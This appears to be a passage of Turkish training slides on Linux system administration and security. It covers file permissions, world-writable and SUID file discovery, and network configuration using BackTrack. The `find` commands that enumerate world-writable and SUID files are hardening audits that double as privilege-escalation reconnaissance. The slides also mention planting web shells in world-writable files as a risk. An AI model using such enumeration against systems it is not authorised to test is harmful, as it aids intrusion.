

Linux Sistem Yönetimi ve Güvenliği

Bilgi Güvenliği AKADEMİSİ

Bölüm Amacı

- Linux işletim sistemini tanımak
- Backtrack Linux dağıtımı üzerinden temel Linux sistem yönetimi işlerini gerçekleştirmek
- Linux sistemlerde güvenlik amaçlı kullanılabilecek dosya ve komutların öğrenilmesi
- Linux sistemlere yönelik hacking yöntemlerini öğrenme ve sistemleri güvenilir hale getirme

Bölüm İçeriği


- Linux İşletim Sistemine Giriş
- Linux dosya ve izin yapısı
- Linux Ağ Ayarları
- Sistem güvenliği ile ilgili komutlar
- Iptables güvenlik duvarı
- Kullanıcı hesapları ve güvenliği
- Loglama altyapısı
- Bütünlük doğrulama sistemleri
- Sysctl ile kernel seviyesi detay ayarlar

Bölüm-A:Linux İşletim Sistemi



İşletim Sistemi \ Dağıtım

- Linux=İşletim sisteminin çekirdeği
- Dağıtım=Linux+programlar
- Tek başına kernel bir işe yaramaz, sadece cihazların yönetimini sağlar



Linux Dağıtımları

- 450'den fazla Linux dağıtımı vardır.
- Sık Kullanılan Linux Dağıtımları
 - Red Hat
 - Ticari
 - Debian
 - Slackware
 - Suse
 - Ticari
 - Fedora
 - Ubuntu
 - OpenSuse
- İhtiyaca yönelik dağıtımı seçimi önemlidir!
- <http://distrowatch.com/>

Linux Konsepti

- Her şey dosyadır
 - Ses aygıtı, socketler, text dosyaları vs
- Basit, işlevsel araçlarla text dosyalar üzerinde işlem yaparak sistem yönetimi
- Keep it stupid simple! Kuralı (KISS)

Dosyalar

- Linux'da uzantıya gerek yoktur(.exe, .msi gibi)
- Standartlaşma için .rpm, .deb, .sh gibi uzantılar kullanılır
- Dosya/dizin isimleri “case sensitive” dir
 - Text != text != texT
- . ile başlarsa gizli dosya olur

Linux Dosya Sistemi

/home - Kullanıcıların ev dizinleri

/bin, /usr/bin – sistem komutları

/sbin, /usr/sbin – sistem yöneticileri tarafından kullanılacak komutlar

/etc – Yapılandırma dosyaları

/var – log dosyaları, havuz dosyaları(mail queue).

/dev – device(aygıt) dosyalar


/proc – Özel dosyalar, anlık sistem değerlerini almak vs için.

GUI Vs Komut

- Linux sistemlerin gücü komut satırındadır
- Komut satırından yapılamayacak iş yok gibidir
- Komut satırı araçları kullanılarak ileri düzey programlama
 - Bash, sh programlama

Linux komut mantalitesi

- En basit kural. Komutu ve ardından alacağı parametreleri yaz. Sıkıştığın noktadan “man komut ismi”



Çıktı Yönlendirme

- Çıktı Çeşitleri: Std-Input, Std-Output, Std-error

```
ls -l >output
```

“>” çıktı dosyasını belirtir.

Dışardan değer alma

- Linux komut satırı parametre olarak dışardan değer alabilir


```
wc <input
```

“<” dosya almak için
kullanılır.

Pipe aracılığı ile komut Çıktılarını Yönlendirme

- Bir komutun çıktısını diğer komuta girdi olarak vermek için

-



Temel Linux komutları

- Ls
- Mv, cp, rm
- Ps, top
- Kill, kill -9
- Tail, head, more, less, cat
- Reboot,su , shutdown
- Pwd, history

Dosya/Dizin İşlem Komutları

- File
- More/less
- Cp
- Mv
- Mkdir/rmdir
- Rm
- Tail
- Diff
- grep

Sistem Komutları

- Ps
- Top
- w/who/whoami
- Find
- Last
- Kill
- Useradd/groupadd
- passwd

Dosya İzinleri

- Her dosyanın
 - Bir sahibi vardır
 - Bir grubu vardır
 - Sahibi , grubu ve diğerleri olmak üzere erişim izni vardır
 - Bir dosya oluşturulurken default izinleri umask değeri ile belirtilir.

Dosya İzinleri-II

- Her Kullanıcının:
 - UID (login ismi), gid (login grubu) ve diğer gruplara üyeliği vardır
 - UID kimliğinizi gösterir(Kullanıcı ve ID numarası)
 - GID (Grup adı ve numarasını gösterir)

Dosya İzinleri-III

- Linux üç çeşit dosya izni kavramına sahiptir
 - Read – Dosya/Dizinlerin okunabilmesi amaçlı kullanılır. Dizinlerde listeleme özelliği olarak kullanılır.
 - Write – Yeni bir dosya ya da dizin oluşturmak için kullanılır
 - Execute – Dosya çalıştırma ya da dizine giriş hakkı için kullanılır.

Dosya İzinleri -IV

- Dosyaların izinlerini detaylı izleme: `ls -l` komutu

-rwxrwxr-x	1	rapsodi	rapsodi	5224	Dec	30	03:22	hello
-rw-rw-r--	1	rapsodi	rapsodi	221	Dec	30	03:59	hello.c
-rw-rw-r--	1	rapsodi	rapsodi	1514	Dec	30	03:59	hello.s
drwxrwxr-x	7	rapsodi	rapsodi	1024	Dec	31	14:52	posixuft


Permissions

Group

Owner

Dosya İzinleri -V

-rwxrwxrwx



Dosya İzinleri ile Oynama

- Chmod komutu kullanılır
 - Genelde sayısal değerlerle yapılır
 - 4=okuma
 - 2=yazma
 - 1)Çalıştırma

```
chmod 755 file # Owner=rwx Group=r-x Other=r-x
chmod 500 file2 # Owner=r-x Group=--- Other=---
chmod 644 file3 # Owner=rw- Group=r-- Other=r--
chmod +x file # Add execute permission to file for all
chmod o-r file # Remove read permission for others
chmod a+w file # Add write permission for everyone
```

Herkes Tarafından yazılabilir dosyalar(WW)

- WW=World Writable
- Sistemdeki en yetkisiz kullanıcı tarafından okunabilir, yazılabilir dosyalardır
- Özellikle paylaşımlı hosting firmalarında tehlike arzeder(başka firmanın WW izinlerine sahip olan dosyası içerisine web shell ekleme)
- `find / -perm 777 -print`
 - Komutu kullanılarak bulunabilir

Suid bit kavramı

- Bazı dosyalar(programlar) çalıştıran kim olursa olsun sahibinin haklarıyla çalıştırılır
- Passwd, ping

```
root@bt:~# ls -l /usr/bin/passwd  
-rwsr-xr-x 1 root root 32988 Dec  8 2008 /usr/bin/passwd
```

- Bu programlarda çıkacak bir açıklık sistemi root olarak tehlikeye sokacaktır

Suid bite sahip dosyaları bulma

```
:~# find / -perm -4000 -ls
4 -rwsrwsrwt 1 root 1 366 Dec 11 17:40 /opt/kde3/share/a
4 -rwsrwsrwt 1 1000 1 383 Dec 19 06:24 /opt/kde3/share/a
327539 4 -rwsrwsrwt 1 root root 376 Dec 19 06:24 /opt/kde3/share/a
327503 4 -rwsrwsrwt 1 root root 429 Nov 22 11:37 /opt/kde3/share/a
327507 4 -rwsrwsrwt 1 root root 401 Oct 22 01:17 /opt/kde3/share/a
327534 4 -rwsrwsrwt 1 root root 352 Dec 11 18:55 /opt/kde3/share/a
327514 4 -rwsrwsrwt 1 root root 385 Dec 14 15:17 /opt/kde3/share/a
327502 4 -rwsrwsrwt 1 root root 367 Dec 13 08:11 /opt/kde3/share/a
327536 4 -rwsrwsrwt 1 root root 397 Dec 12 07:27 /opt/kde3/share/a
319838 12 -rwsr-xr-x 1 root root 338 Dec 12 08:35 /opt/kde3/share/a
319870 12 -rwsr-xr-x 1 root root 9588 Mar 27 2009 /opt/kde3/bin/kgr
319786 12 -rwsr-xr-x 1 root root 9620 Mar 27 2009 /opt/kde3/bin/kpa
319918 12 -rwsr-xr-x 1 root root 11214 Mar 27 2009 /opt/kde3/bin/fil
9616 Mar 27 2009 /opt/kde3/bin/sta
```

Linux sistemlerde önemli dosyalar


- /etc/shadow, /etc/sudoers, /etc/group
- /etc/profile,

Bölüm:B-Linux Ağ Ayarları

- IP adresi
- Ağ Maskesi
- Varsayılan Ağ geçidi
- İsim çözümleme için DNS sunucu kaydı
- DHCP Ayarları

Linux Sistemlerde IP Yapılandırması

- Linux/UNIX sistemlerde ağ yapılandırması ifconfig komutu ile yapılır
- #ifconfig arabirim_ismi IP_Adresi netmask maske




```
192.168.1.4 - PuTTY
bt ~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:08:E2:48
          inet addr:192.168.1.4  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe08:e248/64 Scope:Link
          UP BROADCAST NOTRAILERS RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:621 errors:0 dropped:0 overruns:0 frame:0
          TX packets:581 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:72560 (70.8 KiB)  TX bytes:190515 (186.0 KiB)
          Interrupt:10 Base address:0x1080

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:280 errors:0 dropped:0 overruns:0 frame:0
          TX packets:280 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:698136 (681.7 KiB)  TX bytes:698136 (681.7 KiB)

bt ~ #
```

Bir Arabirime birden fazla IP adresi Atama(IP Alias)



The screenshot shows a PuTTY terminal window titled "192.168.1.4 - PuTTY". The terminal output shows the following commands and their results:

```
bt ~ #  
bt ~ # ifconfig eth0:0 10.100.100.123  
bt ~ # ifconfig  
eth0      Link encap:Ethernet  HWaddr 00:0C:29:08:E2:48  
          inet addr:192.168.1.4  Bcast:192.168.1.255  Mask:255.255.255.0  
          inet6 addr: fe80::20c:29ff:fe08:e248/64 Scope:Link  
          UP BROADCAST NOTRAILERS RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:3694 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:3296 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:928945 (907.1 KiB)  TX bytes:515114 (503.0 KiB)  
          Interrupt:10 Base address:0x1080  
  
eth0:0    Link encap:Ethernet  HWaddr 00:0C:29:08:E2:48  
          inet addr:10.100.100.123  Bcast:10.255.255.255  Mask:255.0.0.0  
          UP BROADCAST NOTRAILERS RUNNING MULTICAST  MTU:1500  Metric:1  
          Interrupt:10 Base address:0x1080  
  
lo        Link encap:Local Loopback
```

Two red arrows point to the IP addresses in the output: one points to the original IP address 192.168.1.4 under the 'eth0' section, and the other points to the newly added IP address 10.100.100.123 under the 'eth0:0' section.

Tüm arabirimleri görme

- ifconfig -a komutu.
- -a komutu verilmezse UP olmayan arabirimler gözükmez.

```
192.168.1.5 - PuTTY
bilgi-egitim# ifconfig -a

eth0 Link encap:Ethernet HWaddr 00:08:C7:10:74:A8
BROADCAST MULTICAST MTU:1500 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:100
RX bytes:0 (0.0 b) TX bytes:0 (0.0 b)
Interrupt:11 Base address:0x1820

lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:787 errors:0 dropped:0 overruns:0 frame:0
TX packets:787 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:82644 (80.7 Kb) TX bytes:82644 (80.7 Kb)

wlan0 Link encap:Ethernet HWaddr 00:06:25:09:6A:B5
inet addr:192.168.1.100 Bcast:192.168.1.255 Mask:255.255.255.0
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:47379 errors:0 dropped:0 overruns:0 frame:0
TX packets:107900 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:100
RX bytes:4676853 (4.4 Mb) TX bytes:43209032 (41.2 Mb)
Interrupt:11 Memory:c887a000-c887b000

wlan0:0 Link encap:Ethernet HWaddr 00:06:25:09:6A:B5
inet addr:192.168.0.99 Bcast:192.168.1.255 Mask:255.255.255.0
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
```

IP Yapılandırmasını DHCP'den almak


- DHCP Neler Sağlar?
 - IP Adresi
 - Ağ maskesi
 - DNS Sunucu Adresi
 - Gateway adresi
- Dhclient eth0
- Dhcpd eth0

Sorun Giderme Programları

- Ağ ortamında Sorun giderme
 - Netstat
 - Traceroute
 - Arp
 - Nslookup vs
- Log dosyalarının kontrolu
- Sistem güvenliği ile ilgili dosyalar

Ping Komutu


- Hedef sistemin ayakta olup olmadığı, gidiş geliş sürelerinden aradaki hattın performansı, yoğunluğu gibi bilgileri almayı sağlar.



```
192.168.1.4 - PuTTY
bt ~ # ping -c 2 -s 1600 -I eth0 192.168.1.1
PING 192.168.1.1 (192.168.1.1) from 192.168.1.4 eth0: 1600(1628) bytes of data.
1608 bytes from 192.168.1.1: icmp_seq=1 ttl=255 time=2.19 ms
1608 bytes from 192.168.1.1: icmp_seq=2 ttl=255 time=1.60 ms

--- 192.168.1.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 1.608/1.901/2.195/0.296 ms
```

Çoklu ping - fping

